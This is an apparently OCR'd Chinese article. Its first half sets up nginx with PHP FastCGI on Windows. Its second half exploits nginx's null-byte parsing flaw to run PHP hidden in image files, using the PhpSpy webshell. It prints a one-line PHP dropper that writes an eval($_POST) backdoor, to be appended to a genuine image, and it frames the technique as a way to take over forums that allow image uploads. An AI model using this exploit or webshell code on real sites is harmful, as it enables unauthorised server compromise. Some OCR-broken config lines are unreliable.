        # deny access to .htaccess files, if
Apache's document root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        #    deny  all;
        #}
    }
```

内容行首带#号说明这一行被注释掉了，不起作用，要想某行内容起作用必须去掉行首的#号。上面内容中的“server_name”对应的是网站的域名或IP地址，我在虚拟机里本机测试，所以保持默认的localhost就不改了。

```
    server {
        listen       80;
        server_name  localhost;
        #charset koi8-r;
        #access_log  logs/host.access.log
main;
        location / {
            root   html;
            index  index.html index.htm;
        }
```

上面中“root”后面跟的是网站的绝对路径，默认的是html，我要存放网站程序的位置是nginx安装目录下的html文件夹下，完整路径为C:\nginx\html，所以把“root html;”这一行内容修改为“root C:/nginx/html;”。

“index”后面跟的是默认首页，因为要支持php，所以添加index.php，多个文件名中间用空格隔开。修改后的这一行内容为：

index index.php index.html index.htm;

要支持php程序，需要对：

#pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000

这一行下面的代码：

```
    #location ~ \.php$ {
        #    root           html;
        #    fastcgi_pass   127.0.0.1:9000;
        #    fastcgi_index  index.php;
        #    fastcgi_param  SCRIPT_FILENAME  /
scripts$fastcgi_script_name;
        #    include        fastcgi_params;
        #}
```

进行设置。首先去掉各行首的#号。“root”对应的是存放php程序的根目录，这里我设置为和网站程序根目录一样，也设置为C:/nginx/html，“fastcgi_param SCRIPT_FILENAME”设置为$document_root$fastcgi_script_name，其中$document_root指的是网站绝对路径C:/nginx/html。

到这里，对C:\nginx\conf\nginx.conf的修改就完成了，经过修改后的内容段如下：

```
    server {
        listen       80;
        server_name  localhost;

        #charset koi8-r;

        #access_log  logs/host.access.log
main;

        location / {
            root   C:/nginx/html;
```

```
            index  index.php index.html index.
htm;

        }
         #error_page  404              /404.
html;
         # redirect server error pages to the
static page /50x.html
        #
         error_page   500 502 503 504  /50x.
html;

        location = /50x.html {
            root   html;

        }
        # proxy the PHP scripts to Apache lis-
tening on 127.0.0.1:80
        #
        #location ~ \.php$ {
        #    proxy_pass   http://127.0.0.1;
        #}
        #pass the PHP scripts to FastCGI server
listening on 127.0.0.1:9000

        location ~ \.php$ {
            root           C:/nginx/html;
        fastcgi_pass   127.0.0.1:9000;
            fastcgi_index  index.php;
         fastcgi_param  SCRIPT_FILENAME  $docu-
ment_root$fastcgi_script_name;
            include        fastcgi_params;

        }
         # deny access to .htaccess files, if
Apache's document root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        #    deny  all;
        #}
    }
```

Win+R调出运行输入框，输入cmd回车打开命令提示符窗口，切换到PHP的安装目录C:\PHP\目录下，输入命令php-cgi.exe -b 127.0.0.1:9000 -q，回车，让PHP以fast-cgi形式运行，如图3。运行php-cgi.exe的窗口要一直开着，关闭后就不能运行php程序了。




图3

另外打开一个命令提示符窗口，切换到C:\nginx\目录下，然后输入nginx.exe后回车，nginx也运行了，如图4。




图4

至此，Ngnix+PHP的环境就搭建完成了。用浏览器打开http://127.0.0.1/，看到“Welcome to nginx!”的欢迎页面就说明nginx运行正常，如图5。再来看php程序在nginx下是否运行正常，把文件名为2008.php的phpspy_2008放到网站根目录C:\nginx\html\下，用浏览器访问http://127.0.0.1/2008.php，PhpSpy运行正常，如图6。说明nginx已经以FastCG方式支持PHP了。




图5




图6

二、测试漏洞

漏洞测试环境已经搭建完成，下面该来测试漏洞了。漏洞介绍说Ngnix在遇到%00空字节时与后端FastCGI处理不一致，导致可以在图片中嵌入PHP代码然后通过访问xxx.jpg%00.php来执行其中的代码。我把phpspy_2008的文件改名为nginx.jpg，然后通过用浏览器访问http://127.0.0.1/nginx.jpg%00.php,看nginx.jpg里的php代码会不会被执行。把2008.php改名为nginx.jpg后用IE 7打开http://127.0.0.1/nginx.jpg%00.php，却出来了“Windows 无法找到“http://127.0.0.1/nginx.jpg%00.php”。请检查拼写是否正确，然后重试。“http://127.0.0.1/nginx.jpg%00.php”的错误提示，如图7，难道漏洞不可用？




图7

后来在土司看帖子，发现一个朋友也遇到了和我同样的问题，他换了个火狐浏览器问题就解决了，我虚拟机里正好也安装了火狐浏览器，马上用火狐打开http://127.0.0.1/nginx.jpg%00.php，看到了PhpSpy的登录页面，如图8，说明nginx.jpg中的php代码被执行了，漏洞确实存在。




图8

对于利用存在漏洞的版本的nginx作为Web服务器的网站，只要可以上传图片就可以拿到shell了，危害是特别的大。由于很多论坛几乎都可以上传图片，利用这个漏洞可以秒杀存在漏洞的论坛。

如果网站对上传的图片进行了是否是图片文件的检查，可以找一个正常的小图片，用记事本打开，然后在文件末尾加上要执行的php代码，为了减小文件的大小，我比较喜欢用生成php一句话木马的代码，比如：

```
<?php fputs(fopen("x.php","w"),"<?php eval(\$_POST[x]);?>")?>
```

代码的作用是在当前目录下生成文件x.php，x.php里面的代码为<?php eval(\$_POST[x]);?>。把代码<?php fputs(fopen("x.php","w"),"<?php eval(\$_POST[x]);?>")?>添加到图片文件的末尾，就生成了漏洞利用文件，如图9。




图9




图10




图11

